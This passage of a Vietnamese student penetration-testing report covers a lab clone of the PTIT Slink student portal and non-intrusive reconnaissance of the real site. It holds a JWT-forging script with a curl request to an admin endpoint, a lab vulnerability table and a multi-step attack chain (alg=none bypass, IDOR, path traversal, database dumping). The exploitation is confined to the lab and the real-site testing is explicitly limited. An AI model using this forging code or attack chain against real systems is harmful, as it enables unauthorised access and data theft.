    return base64.urlsafe_b64encode(data).decode().rstrip('=')  
  
def b64url_decode(data):  
    pad = 4 - len(data) % 4  
    return base64.urlsafe_b64decode(data + '=' * pad)  
  
orig = sys.argv[1]  
h, p, s = orig.split('.')  
header = {"alg": "HS256", "typ": "JWT"}  
payload = json.loads(b64url_decode(p))  
payload['role'] = 'admin'  
hb = b64url(json.dumps(header).encode())  
pb = b64url(json.dumps(payload).encode())  
msg = f"{hb}.{pb}".encode()  
sig = b64url(hmac.new(b"fake_secret", msg, hashlib.sha256).digest())  
print(f"{hb}.{pb}.{sig}")  
PYEOF  
  
FAKE=$(python3 forge_hs256.py "$TOKEN")  
echo "Test fake HS256 token:"  
curl -s -o /dev/null -w "HTTP %{http_code}\n" \\\n    -H "Authorization: Bearer $FAKE" \\\n    http://172.16.10.10/api/gwdu/qldt/admin/dashboard  
Test fake HS256 token:  
HTTP 401
```

Hình 64 HS256 với key sai bị block (401), alg=none bypass thành công

5.6.6 Đánh giá rủi ro JWT alg=none

Lỗ hổng JWT alg=none được phân loại Critical vì:

- Bypass hoàn toàn xác thực — attacker không cần password, không cần social engineering, chỉ cần một token mẫu (có thể tự register tài khoản để lấy).
- Cho phép forge bất kỳ identity nào — kể cả admin, super-admin, system user.
- Các check authorization sau xác thực đều dựa trên claim trong JWT (role) — bị bypass cùng lúc.
- Khó detect ở phía hệ thống — request có format JWT hợp lệ về mặt cú pháp.
- Việc khắc phục đơn giản: chỉ cần truyền algorithms: ['RS256'] khi verify — không cần thay đổi kiến trúc, không cần migrate dữ liệu.

Đây là minh chứng kinh điển cho nguyên tắc "Secure by default" — thư viện JWT cần từ chối alg=none mặc định trừ khi developer chủ động enable, thay vì chấp nhận mặc định và yêu cầu developer phải biết để disable.

5.7 Tổng hợp lỗ hổng và đánh giá hậu quả

5.7.1 Bảng tổng hợp các lỗ hổng đã khai thác

Bảng 14. Tổng hợp lỗ hổng phát hiện và khai thác trong Lab

ID	Tên lỗ hổng	Mức độ	Vị trí	Tác hại
VULN-1	JWT alg=none Bypass	Critical	Outside	Bypass xác thực hoàn toàn, leo lên admin
VULN-2	IDOR — Bill Access	High	Outside	Đọc data tài chính của tất cả user
VULN-3a	Excessive Data Exposure	Medium- High	Outside	Lộ password_hash, ghi chú nội bộ, CMND
VULN-3	Path Traversal	High	Outside	Đọc /etc/passwd, source code, env file
LATERAL-1	DMZ → DB Direct	High	DMZ	Bypass API, dump toàn bộ DB
LATERAL-2	Internal → DMZ Test	—	Internal	Verify firewall block

5.7.2 Phân tích chuỗi tấn công (Attack Chain)

Các lỗ hổng riêng lẻ đã có hậu quả nghiêm trọng, nhưng nguy hiểm hơn là khi attacker kết hợp chúng thành một chuỗi tấn công liên mạch. Một kịch bản chuỗi tấn công khả thi nhất từ phát hiện trong Lab:

- Bước 1 - Recon: Outside Firewall, dùng Nmap + Gobuster phát hiện cấu trúc API.
- Bước 2 - Lấy token mẫu: Đăng ký tài khoản sinh viên thường (KhoaHA.B22AT164) hoặc dùng tài khoản đã có.
- Bước 3 - Forge admin token (VULN-1): Sử dụng alg=none để forge token với role:admin - không cần biết password admin.
- Bước 4 - Truy cập admin endpoint: Với forged token, đọc tất cả admin dashboard, danh sách user, báo cáo doanh thu.
- Bước 5 - Path Traversal (VULN-4): Đọc env file của gwdu, leak DB credentials.
- Bước 6 - Tìm RCE (giả lập): Trong tình huống thực tế, từ source code đã leak, attacker có thể tìm được lỗ hổng RCE (vd template injection, deserialization).

- Bước 7 - Lateral DMZ → Internal: Sau khi RCE Web Server, kết nối trực tiếp DB → dump toàn bộ DB.

Toàn bộ chuỗi này có thể thực hiện trong vài giờ với một pentester có kinh nghiệm. Mỗi lỗ hổng "riêng lẻ" trong báo cáo có vẻ như chỉ là vấn đề nhỏ, nhưng kết hợp lại tạo thành kịch bản full compromise - đây là tại sao Defense in Depth quan trọng và tại sao mỗi lỗ hổng dù mức độ Medium cũng cần được khắc phục.

5.7.3 Bảng so sánh giữa Lab clone và hệ thống thật

Để đánh giá tính tương đồng và mức độ áp dụng được của các phát hiện sang hệ thống thật, nhóm so sánh các đặc điểm chính:

Bảng 15. So sánh kết quả kiểm thử Lab clone vs Slink PTIT thật

Tiêu chí	Lab clone (Chương 5)	Hệ thống thật slink.ptit.edu.vn
Bề mặt mạng	Chỉ port 80 expose qua FW	Chỉ port 443 expose qua Cloudflare
Web server	Nginx 1.14.0	Nginx 1.14.0
Banner version	Lộ trong Server header	Lộ trong Server header (giống Lab)
Authentication	SSO mock đơn giản, có VULN-1	Keycloak production + Azure AD (kín)
JWT alg=none	Có (cố ý)	Không thể test từ ngoài
IDOR/EDE/Mass/Path	Có (cố ý)	Không thể test từ ngoài
Cookie attributes	HttpOnly, Secure, SameSite	HttpOnly, Secure, SameSite (giống)
HSTS	Không có (Lab nội bộ HTTP)	Có (HSTS đầy đủ)
Defense in Depth	Có firewall + ACL	Cloudflare + có thể có WAF

Kết luận từ bảng so sánh: kiến trúc bảo mật của Slink thật ở tầng hạ tầng và xác thực tốt hơn Lab - đây là lý do nhóm KHÔNG phát hiện được các lỗ hổng tầng ứng dụng từ vị trí Outside trên hệ thống thật. Tuy nhiên, các lỗ hổng tầng ứng dụng (như IDOR, Mass Assignment) hoàn toàn có thể tồn tại trong hệ thống thật mà nhóm không có cơ hội đánh giá vì giới hạn phạm vi pentest. Đây cũng là lập luận quan trọng cho việc một pentest đầy đủ cần được thực hiện với quyền truy cập hợp lệ và phạm vi rõ ràng.

5.8 Kết chương

Trong Chương 5, nhóm đã hoàn thành toàn bộ quy trình kiểm thử xâm nhập trên môi trường Lab clone Slink với 4 lỗ hổng tầng ứng dụng cố ý + 2 kịch bản leo thang theo vị trí

mạng - đáp ứng đầy đủ yêu cầu "kiểm thử ở 3 vị trí: ngoài tường lửa, trong tường lửa, trên server"

Các phát hiện chính:

- Lỗ hổng Critical: VULN-1 (JWT alg=none) - dẫn tới full bypass authentication/authorization và leo quyền lên admin chỉ với một request.
- Lỗ hổng High: VULN-2 (IDOR), VULN-3 (Path Traversal), LATERAL-1 (DMZ → DB) - cho phép data exfiltration ở quy mô lớn.
- Lỗ hổng Medium: VULN-3a (EDE) - leak data nhạy cảm nhưng quy mô nhỏ hơn IDOR.
- Hiệu lực thiết kế firewall: LATERAL-2 (Internal → DMZ Test) - kiểm chứng được pfSense thành công trong việc cô lập Internal Zone, ngăn lateral movement ngược ra DMZ ngay cả trong tình huống worst case.

Quan trọng hơn các phát hiện riêng lẻ là bài học về Attack Chain - các lỗ hổng dù mức độ Medium cũng có thể trở thành mắt xích trong chuỗi tấn công dẫn tới full compromise. Điều này khẳng định vai trò của nguyên tắc Defense in Depth: không có lớp bảo vệ nào hoàn hảo, nhưng kết hợp nhiều lớp sẽ ngăn được hầu hết các kịch bản tấn công thực tế.

CHƯƠNG 6. KIỂM THỬ HỆ THỐNG THỰC TẾ SLINK PTIT

Từ kết quả khảo sát ban đầu và quá trình xây dựng hệ thống mô phỏng ở Chương 4, nhóm tiếp tục thực hiện phần kiểm thử trên hệ thống thật Slink PTIT với mục tiêu đánh giá bề mặt tấn công ở mức an toàn. Khác với môi trường lab clone, phạm vi trên hệ thống thật chỉ dừng ở thu thập thông tin công khai, kiểm tra header, xác định dịch vụ và đối chiếu nguy cơ. Nhóm không thực hiện khai thác, không dò mật khẩu, không gửi payload phá hoại và không truy cập trái phép vào tài khoản hoặc dữ liệu sinh viên.

6.1 Mục tiêu, phạm vi và nguyên tắc kiểm thử

Mục tiêu của phần kiểm thử hệ thống thật là xác định các dấu hiệu cấu hình, công nghệ và bề mặt tấn công có thể quan sát từ bên ngoài đối với website `slink.ptit.edu.vn`. Kết quả này được dùng làm căn cứ để thiết kế lab clone sát thực tế hơn, đồng thời đề xuất các biện pháp phòng ngừa phù hợp cho hệ thống web có cơ chế đăng nhập Microsoft SSO và nhiều phân hệ sinh viên.

- Mục tiêu kiểm thử: `slink.ptit.edu.vn` và các phản hồi công khai từ trình duyệt/công cụ dòng lệnh.
- Phạm vi được phép thực hiện: OSINT, fingerprint công nghệ, kiểm tra HTTP header, kiểm tra phản hồi của một số đường dẫn phổ biến ở mức GET/HEAD, phân tích biểu hiện SPA và reverse proxy.
- Phạm vi không thực hiện: brute force, khai thác tài khoản, tấn công từ chối dịch vụ, quét cường độ cao, khai thác lỗ hổng có khả năng làm thay đổi dữ liệu hoặc ảnh hưởng tính sẵn sàng của hệ thống thật.
- Nguyên tắc đạo đức: mọi payload khai thác sâu được chuyển sang lab clone; hệ thống thật chỉ dùng để tham khảo dấu vân tay công nghệ và kiểm chứng cấu hình ở mức không phá hoại.

Bảng 16. Phạm vi kiểm thử an toàn trên hệ thống thật Slink PTIT

Nội dung	Được thực hiện	Không thực hiện
Nhận diện công nghệ	Wappalyzer, WhatWeb, DevTools, curl -I, quan sát mã nguồn trang tĩnh	Không tải xuống trái phép dữ liệu nội bộ, không reverse sâu các API có yêu cầu xác thực
Quét cổng/dịch vụ	Nmap ở mức xác định dịch vụ phổ biến, tốc độ thấp, không script phá hoại	Không dùng script exploit, không DoS, không quét toàn dải IP ngoài phạm vi
Kiểm tra endpoint	GET/HEAD một số đường dẫn công khai như /, /robots.txt, /sitemap.xml, /api, /login, /admin	Không gửi payload SQLi/XSS/path traversal vào hệ thống thật
Kiểm chứng lỗ hổng	Chỉ đánh giá khả năng rủi ro dựa trên dấu hiệu cấu hình	Mọi PoC khai thác như IDOR, JWT alg=none, mass

		assignment, path traversal chỉ chạy trong lab clone
--	--	---

6.2 Trình sát và xác định công nghệ

Kết quả trình sát sơ bộ cho thấy Slink PTIT là một ứng dụng web hiện đại, hoạt động theo mô hình Single Page Application, phía trước có Nginx/reverse proxy và luồng đăng nhập thông qua Microsoft. Việc sử dụng Microsoft SSO giúp giảm rủi ro lưu mật khẩu cục bộ trên ứng dụng, tuy nhiên đồng thời đặt ra yêu cầu kiểm soát chặt chẽ các tham số OAuth/OIDC như redirect_uri, state, nonce, thời hạn token và cơ chế kiểm tra quyền sau đăng nhập.

Trong quá trình khảo sát, nhóm ghi nhận tên miền slink.ptit.edu.vn trở về địa chỉ 203.162.10.113. Một số kết quả fingerprint trước đó nhận diện Nginx trên Ubuntu, HTML5, HSTS và các file tĩnh của ứng dụng như umi, CSS và preload helper. Do hệ thống thật có thể được cập nhật theo thời gian, các phiên bản phần mềm được ghi trong báo cáo chỉ có giá trị tại thời điểm khảo sát và cần xác minh lại trước khi kết luận chính thức.

- Wappalyzer/DevTools cho thấy ứng dụng có dấu hiệu của SPA, nhiều tài nguyên JavaScript/CSS được tải tĩnh và điều hướng phía client.
- WhatWeb/curl ghi nhận header bảo mật HSTS, chứng tỏ hệ thống có chính sách ưu tiên HTTPS; đây là điểm tích cực, nhưng vẫn cần kiểm tra đồng bộ chứng chỉ trên các cổng/dịch vụ phụ.
- Luồng đăng nhập chuyển hướng sang Microsoft, vì vậy kiểm thử xác thực trên hệ thống thật cần tập trung vào cấu hình SSO và phân quyền sau khi nhận token, không kiểm thử bằng cách dò mật khẩu.

```
(b22dcat164@khoaha) - [~/slink-real-evidence]
$ nslookup slink.ptit.edu.vn
Server:         192.168.56.2
Address:        192.168.56.2#53

Non-authoritative answer:
Name:   slink.ptit.edu.vn
Address: 203.162.10.113

(b22dcat164@khoaha) - [~/slink-real-evidence]
```

```

(b22dcat164@khoa)~[~/slink-real-evidence]
$ whatweb -v https://slink.ptit.edu.vn | tee whatweb_slink.txt
WhatWeb report for https://slink.ptit.edu.vn
Status      : 200 OK
Title       : <None>
IP          : 203.162.10.113
Country     : VIET NAM, VN

Summary      : HTML5, HTTPServer[Ubuntu Linux][nginx/1.14.0 (Ubuntu)], nginx[1.14.0], Script, Strict-Transport-Security[max-age=315360000, max-age=315360000], X-UA-Compatible[ie=edge]

Detected Plugins:
[ HTML5 ]
  HTML version 5, detected by the doctype declaration

[ HTTPServer ]
  HTTP server header string. This plugin also attempts to
  identify the operating system from the server header.
  OS      : Ubuntu Linux
  String   : nginx/1.14.0 (Ubuntu) (from server string)

[ Script ]
  This plugin detects instances of script HTML elements and
  returns the script language/type.

[ Strict-Transport-Security ]
  Strict-Transport-Security is an HTTP header that restricts
  a web browser from accessing a website without the security
  of the HTTPS protocol.
  String   : max-age=315360000, max-age=315360000

[ X-UA-Compatible ]
  This plugin retrieves the X-UA-Compatible value from the
  HTTP header and meta http-equiv tag. - More Info:
  http://msdn.microsoft.com/en-us/library/cc817574.aspx
  String   : ie=edge

[ nginx ]
  Nginx (Engine-X) is a free, open-source, high-performance
  HTTP server and reverse proxy, as well as an IMAP/POP3
  proxy server.
  Version  : 1.14.0

```

```

[ nginx ]
  Nginx (Engine-X) is a free, open-source, high-performance
  HTTP server and reverse proxy, as well as an IMAP/POP3
  proxy server.

  Version      : 1.14.0
  Website      : http://nginx.net/

HTTP Headers:
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 07 May 2026 22:25:46 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close
Last-Modified: Tue, 28 Apr 2026 16:53:00 GMT
ETag: W/"69f0e5ec-1ac"
Strict-Transport-Security: max-age=315360000
Strict-Transport-Security: max-age=315360000
Content-Encoding: gzip

```

The screenshot shows a web browser window displaying the dashboard of slink.ptit.edu.vn. The dashboard has a sidebar with navigation links: Trang chủ, Tin tức, Thông tin cá nhân, Lịch & Sự kiện, Lớp tin chỉ, Lớp hành chính, Học tập, Rèn luyện, and Nghiên cứu khoa học. The main content area features a welcome message "Xin chào Duy mừng bạn quay lại" and a section titled "Lớp tin chỉ" with three cards for "Thực tập tốt nghiệp". A Wappalizer overlay is visible on the right side of the browser window, showing a list of technologies detected on the page, including JavaScript frameworks (Umijs 4.4.6), Miscellaneous (HTTP/2), Web servers (Nginx 1.14.0), Programming languages (Node.js), Operating systems (Ubuntu), Marketing automation (OneSignal), JavaScript libraries (core-js 3.34.0, Lodash 4.17.21), Reverse proxies (Nginx 1.14.0), UI frameworks (Ant Design), and A/B testing (OneSignal).

Kết quả nslookup/WhatWeb/Wappalizer đối với slink.ptit.edu.vn

CHƯƠNG 6. TÓM TẮT KẾT QUẢ NHẬN DIỆN CÔNG NGHỆ HỆ THỐNG THẬT

Bảng 17.

Hạng mục	Kết quả ghi nhận	Ý nghĩa bảo mật
Tên miền	slink.ptit.edu.vn	Là mục tiêu khảo sát chính; mọi kiểm thử cần giới hạn đúng phạm vi.
Địa chỉ IP quan sát	203.162.10.113	Có thể là IP dùng chung/virtual host, cần dùng Host header khi kiểm tra bằng IP.
Web server / Reverse proxy	Nginx trên Ubuntu (fingerprint có thời điểm nhận diện phiên bản cụ thể)	Cần cập nhật bản vá, ẩn version và chuẩn hóa header để giảm thông tin lộ ra.
Kiểu ứng dụng	SPA, tải tài nguyên JS/CSS tĩnh	Dễ gặp phản hồi fallback 200 cho nhiều đường dẫn, gây nhiễu khi dò thư mục.
Cơ chế đăng nhập	Microsoft SSO/OIDC	Cần kiểm soát redirect_uri, state, nonce, cookie phiên và phân quyền ứng dụng.
Header bảo mật	Ghi nhận Strict-Transport-Security	HSTS là điểm tốt; cần bổ sung/kiểm tra CSP, X-Frame-Options hoặc frame-ancestors, X-Content-Type-Options, Referrer-Policy.

6.3 Phát hiện dịch vụ và bề mặt tấn công

Bề mặt tấn công quan sát được chủ yếu tập trung ở dịch vụ web công khai, tài nguyên tĩnh của ứng dụng, luồng đăng nhập SSO và các endpoint API phía sau reverse proxy. Khi kiểm tra bằng curl đối với các đường dẫn thông dụng như /robots.txt, /sitemap.xml hoặc một số file map, hệ thống có xu hướng trả về cùng một HTML shell của ứng dụng SPA. Điều này cho thấy cơ chế route fallback đang được bật; khi dùng Gobuster/Dirsearch cần lọc theo độ dài hoặc mã phản hồi để tránh nhầm lẫn giữa đường dẫn thật và fallback.

Một dấu hiệu đáng chú ý là khi kiểm tra cổng/dịch vụ phụ bằng HTTPS, trình duyệt từng cảnh báo chứng chỉ không khớp tên miền và HSTS không cho phép bỏ qua cảnh báo. Kết quả curl -k vẫn trả phản hồi HTTP 200/404 ở một số đường dẫn như /api, /login, /admin. Hiện tượng này chưa đủ để kết luận có lỗ hổng khai thác, nhưng là cơ sở để khuyến nghị rà soát virtual host, chứng chỉ TLS và việc công khai dịch vụ phụ trên cùng địa chỉ IP.

```
(b22dcat164@khoaha)-[~/slink-real-evidence]
$ curl -k -I https://slink.ptit.edu.vn | tee curl_header_slink.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
0    428    0     0     0     0     0     0     0  --:--:-- --:--:-- --:--:--    0
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 07 May 2026 22:28:47 GMT
Content-Type: text/html
Content-Length: 428
Connection: keep-alive
Last-Modified: Tue, 28 Apr 2026 16:53:00 GMT
ETag: "69f0e5ec-1ac"
Strict-Transport-Security: max-age=315360000
Accept-Ranges: bytes
Strict-Transport-Security: max-age=315360000
```

curl_header_hsts

```
(b22dcat164@khoaha)-[~/slink-real-evidence]
$ curl -k -i https://slink.ptit.edu.vn/robots.txt | head -40 | tee curl_robots_slink.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100    428  100    428    0     0  9253      0  --:--:-- --:--:-- --:--:--  9304
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 07 May 2026 22:30:30 GMT
Content-Type: text/html
Content-Length: 428
Connection: keep-alive
Last-Modified: Tue, 28 Apr 2026 16:53:00 GMT
ETag: "69f0e5ec-1ac"
Strict-Transport-Security: max-age=315360000
Accept-Ranges: bytes
Strict-Transport-Security: max-age=315360000

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, user-scalable=no, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0">
<meta http-equiv="X-UA-Compatible" content="ie=edge">
<link rel="stylesheet" href="/umi.90990731.css">
<script src="/preload_helper.ab5c654b.js"></script>
</head>
<body>
<div id="root"></div>
<script src="/umi.5bb04f54.js"></script>
</body>
</html>
```

robots_fallback

```
(b22dcat164@khoaha)-[~/slink-real-evidence]
$ curl -k -i https://slink.ptit.edu.vn/sitemap.xml | head -40 | tee curl_sitemap_slink.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100    428  100    428    0     0 11616      0  --:--:-- --:--:-- --:--:-- 11888
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 07 May 2026 22:32:14 GMT
Content-Type: text/html
Content-Length: 428
Connection: keep-alive
Last-Modified: Tue, 28 Apr 2026 16:53:00 GMT
ETag: "69f0e5ec-1ac"
Strict-Transport-Security: max-age=315360000
Accept-Ranges: bytes
Strict-Transport-Security: max-age=315360000

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, user-scalable=no, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0">
<meta http-equiv="X-UA-Compatible" content="ie=edge">
<link rel="stylesheet" href="/umi.90990731.css">
<script src="/preload_helper.ab5c654b.js"></script>
</head>
<body>
<div id="root"></div>
<script src="/umi.5bb04f54.js"></script>
</body>
</html>
```

sitemap_fallback

```
(b22dcat164@khoaha)-[~/slink-real-evidence]
$ curl -k -s -o /tmp/slink_fallback.html -w "HTTP_CODE=%{http_code} SIZE=%{size_download}\n" https://slink.ptit.edu.vn/duong-dan-khong-ton-tai-abc123
HTTP_CODE=200 SIZE=428
```

spa_fallback_test

```
(b22dcat164@khoaha)-[~/slink-real-evidence]
$ sudo nmap -Pn -sV --version-light -p 80,443 slink.ptit.edu.vn -oN nmap_slink_80_443.txt
[sudo] password for b22dcat164:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-07 18:35 EDT
Nmap scan report for slink.ptit.edu.vn (203.162.10.113)
Host is up (0.0067s latency).
rDNS record for 203.162.10.113: www.kimwee.com.vn

PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.14.0 (Ubuntu)
443/tcp   open  ssl/http nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.00 seconds
```

nmap_service_detect

Bảng 18. Bề mặt tấn công và nhận xét an toàn

Bề mặt	Dấu hiệu quan sát	Nhận xét rủi ro
Trang chủ / ứng dụng SPA	Trả HTML shell và tải tài nguyên JavaScript/CSS	Cần kiểm soát thông tin nhạy cảm trong bundle JS, source map và cấu hình public.
Đường dẫn phổ biến	/robots.txt, /sitemap.xml, /api, /login, /admin trả fallback hoặc 404 tùy ngữ cảnh	Không kết luận có lỗ hổng; cần phân biệt fallback SPA với endpoint thật.
SSO Microsoft	Đăng nhập chuyển hướng qua Microsoft	Giảm rủi ro mật khẩu cục bộ nhưng tăng yêu cầu cấu hình OAuth/OIDC đúng chuẩn.
Header HTTP	Có HSTS, có phản hồi từ Nginx	Cần kiểm tra thiếu header bảo vệ bổ sung và việc lộ version server.
TLS / chứng chỉ	Có dấu hiệu cảnh báo chứng chỉ ở cổng phụ trong một lần kiểm tra	Cần rà soát SAN/CN, virtual host và không để dịch vụ không liên quan dùng chung tên miền.
API phía sau reverse proxy	Một số endpoint không lộ trực tiếp hoặc trả 404	Cần tiếp tục kiểm thử trong lab clone; không brute force endpoint thật.

6.4 Kiểm tra thư mục và tài nguyên công khai

Khi kiểm tra thư mục/tài nguyên trên một ứng dụng SPA, công cụ như Gobuster hoặc Dirsearch có thể gặp hiện tượng hầu hết đường dẫn đều trả 200 với cùng độ dài nội dung. Đây là đặc trưng của route fallback phía frontend, không đồng nghĩa với việc tất cả đường dẫn đều tồn tại. Vì vậy nhóm chỉ xem kết quả dò tìm như tín hiệu hỗ trợ, sau đó đối chiếu lại bằng curl, DevTools và độ dài phản hồi.

- Các tài nguyên tĩnh như file JavaScript, CSS hoặc preload helper nên được xem xét để bảo đảm không chứa endpoint nội bộ, khóa API, token mẫu, thông tin môi trường hoặc source map công khai không cần thiết.
- Khi gặp phản hồi 200 đồng nhất, cần dùng tiêu chí lọc theo Content-Length, Title, body hash hoặc so sánh với trang fallback để tránh false positive.
- Không thực hiện fuzzing cường độ cao trên hệ thống thật; các kịch bản fuzz sâu được chuyển sang lab clone tại địa chỉ 172.16.10.10.

```
(b22dc164@khoahe) ~/slink-real-evidence
$ gobuster dir \
-o https://slink.ptit.edu.vn \
-w /usr/share/wordlists/dirb/common.txt \
-t 2 \
--delay 800ms \
--timeout 20s \
--exclude-length 428 \
-o gobuster_slink_filtered.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: https://slink.ptit.edu.vn
[*] Method: GET
[*] Threads: 2
[*] Delay: 800ms
[*] Wordlist: /usr/share/wordlists/dirb/common.txt
[*] Negative Status codes: 404
[*] Exclude Length: 428
[*] User Agent: gobuster/3.8
[*] Timeout: 20s

Starting gobuster in directory enumeration mode

/htaccess (Status: 200) [Size: 106]
/favicon.ico (Status: 200) [Size: 113848]
```

Hình 65 gobuster_exclude_length

6.5 Phân tích lỗ hổng đã biết và nguy cơ tiềm ẩn

Từ kết quả nhận diện Nginx/Ubuntu và các thư viện phía frontend, nhóm tra cứu theo hướng lỗ hổng đã biết nhưng không áp dụng exploit trực tiếp lên hệ thống thật. Việc một phiên bản phần mềm xuất hiện trong fingerprint không đủ để khẳng định hệ thống chắc chắn tồn tại CVE, vì banner có thể bị che giấu, reverse proxy có thể trả header thay cho backend, và bản phân phối Linux thường backport bản vá bảo mật mà không thay đổi số phiên bản hiển thị.

Do đó, báo cáo chỉ đánh giá nguy cơ theo hướng: nếu máy chủ đang sử dụng phiên bản cũ hoặc thiếu bản vá thì cần ưu tiên cập nhật; nếu source map hoặc bundle JS công khai chứa thông tin nhạy cảm thì cần loại bỏ khỏi môi trường production; nếu OAuth/OIDC cấu hình sai thì có thể dẫn đến chiếm phiên hoặc chuyển hướng độc hại; nếu API không kiểm tra quyền theo từng đối tượng thì có thể phát sinh IDOR hoặc excessive data exposure.

Bảng 19. Ma trận rủi ro tiềm ẩn trên hệ thống thật

Nhóm rủi ro	Mô tả	Mức ưu tiên	Cách kiểm chứng an toàn
Lộ phiên bản máy chủ	Header/fingerprint cho biết Nginx hoặc hệ điều hành	Trung bình	Đối chiếu bằng curl -I/WhatWeb; không exploit CVE trên hệ thống thật.
Thiếu header bảo mật	Thiếu CSP, X-Content-Type-Options, Referrer-Policy, frame-ancestors...	Trung bình	Kiểm tra bằng DevTools/curl và công cụ header scanner ở chế độ không phá hoại.

Cấu hình TLS/cert không đồng bộ	Cảnh báo chứng chỉ ở công phụ hoặc virtual host không khớp	Cao nếu có dịch vụ phụ công khai	Kiểm tra chứng chỉ bằng trình duyệt/openssl, không gửi payload khai thác.
Thông tin trong JS/source map	Bundle frontend có thể lộ route, endpoint, cấu hình public	Trung bình	Tải file tĩnh công khai và rà soát chuỗi nhảy cảm; không truy cập API cần quyền.
Sai sót phân quyền API	IDOR, excessive data exposure, mass assignment	Cao	Mô phỏng trên lab clone bằng dữ liệu giả; không thử trên tài khoản thật.
JWT/OIDC cấu hình sai	Chấp nhận alg=none, thiếu kiểm tra issuer/audience/nonce/state	Cao	Kiểm thử trong lab clone; trên hệ thống thật chỉ kiểm tra luồng đăng nhập hợp lệ.

6.6 Kiểm chứng an toàn và giới hạn Proof of Concept

Đối với hệ thống thật Slink PTIT, nhóm không thực hiện PoC khai thác trực tiếp. Thay vào đó, các PoC được chuyển sang môi trường clone đã xây dựng ở Chương 4, nơi dữ liệu là dữ liệu mẫu và các lỗ hổng được cài đặt có chủ đích. Cách làm này giúp giữ được giá trị học tập của kiểm thử xâm nhập nhưng không gây ảnh hưởng đến hệ thống đang phục vụ sinh viên.

Các nhóm PoC phù hợp để kiểm thử trong lab clone bao gồm: bypass JWT alg=none, IDOR trên tài nguyên sinh viên/hóa đơn, excessive data exposure làm lộ trường nhạy cảm, mass assignment cho phép tự gán role, và path traversal đọc file ngoài thư mục cho phép. Những kết quả này không được suy diễn thành kết luận rằng hệ thống thật có cùng lỗ hổng; chúng chỉ minh họa nguy cơ cần kiểm soát khi thiết kế ứng dụng tương tự.

- Không gửi token giả mạo vào hệ thống thật.
- Không thay đổi tham số định danh để đọc dữ liệu người dùng khác trên hệ thống thật.
- Không thử payload path traversal, SQL injection hoặc XSS trên hệ thống thật.
- Không dùng Burp Intruder/Hydra/sqlmap/Nuclei template có tính intrusive đối với tên miền thật nếu chưa có văn bản cho phép.

6.7 Đánh giá tổng thể hệ thống thật

Qua kiểm thử sơ bộ, hệ thống thật Slink PTIT có một số điểm tích cực: sử dụng HTTPS/HSTS, có cơ chế đăng nhập qua Microsoft SSO, giao diện được triển khai theo mô hình ứng dụng web hiện đại và nhiều endpoint không lộ trực tiếp ở dạng dễ truy cập. Tuy nhiên, hệ thống vẫn cần được rà soát định kỳ ở các điểm: lộ thông tin phiên bản server, cấu hình chứng chỉ ở các công phụ, chính sách header bảo mật đầy đủ, quản lý tài nguyên frontend production, và kiểm soát phân quyền API sau đăng nhập.

Đánh giá chung: chưa có cơ sở để khẳng định hệ thống thật tồn tại lỗ hổng khai thác từ kết quả kiểm thử không xâm lấn. Tuy nhiên, các dấu hiệu thu thập được đủ để đề xuất một kế hoạch hardening và kiểm thử có kiểm soát. Việc xây dựng lab clone là hướng tiếp cận phù hợp để kiểm tra các kịch bản rủi ro mà không tác động đến dịch vụ thật.

Hang muc kiem tra	Ket qua ghi nhan	Ghi chu dao duc
DNS / Domain	Da xac dinh IP cong khai	Chi OSINT
HTTP Header	Co header HSTS	Chi dung HEAD/GET
Fingerprint cong nghe	Nginx / SPA / JS assets	Khong khai thac
Kiem tra duong dan cong khai	Co hien tuong SPA fallback	Khong fuzz cuong do cao
Nmap 80/443	Chi kiem tra dich vu web	Khong scan toan bo port
PoC khai thac	Khong thuc hien tren web that	Chuyen sang lab clone

(b22dcat164@khoaha) - [~/slink-real-evidence]

Hình 66 Bảng tổng hợp kết quả kiểm thử hệ thống thật và ghi chú không khai thác

6.8 Kết chương

Chương 6 đã trình bày kết quả kiểm thử hệ thống thật Slink PTIT ở mức an toàn, tập trung vào trinh sát công nghệ, xác định dịch vụ, kiểm tra header, phân tích bề mặt tấn công và đánh giá nguy cơ. Nhóm không thực hiện khai thác trực tiếp trên hệ thống thật mà chuyển các PoC sang môi trường lab clone. Kết quả chương này là cơ sở để xây dựng nhóm biện pháp khắc phục trong chương tiếp theo, bao gồm hardening máy chủ, chuẩn hóa OAuth/OIDC, bảo vệ API, kiểm soát dữ liệu nhạy cảm và nâng cao nhận thức đạo đức nghề nghiệp trong kiểm thử an toàn thông tin.

CHƯƠNG 7. ĐỀ XUẤT BIỆN PHÁP KHẮC PHỤC VÀ THỰC HIỆN ĐÁNH GIÁ ĐẠO ĐỨC, NHẬN THỨC AN TOÀN THÔNG TIN

Dựa trên kết quả kiểm thử hệ thống thật ở Chương 5 và các lỗ hổng mô phỏng trong lab clone, chương này đề xuất các biện pháp khắc phục theo từng nhóm rủi ro. Bên cạnh giải pháp kỹ thuật, chương cũng trình bày đánh giá đạo đức, giới hạn pháp lý và nhận thức an toàn thông tin mà nhóm rút ra trong quá trình thực hiện bài tập lớn.

7.1 Đề xuất biện pháp khắc phục theo nhóm rủi ro

7.1.1 Cập nhật và che giấu thông tin phiên bản máy chủ

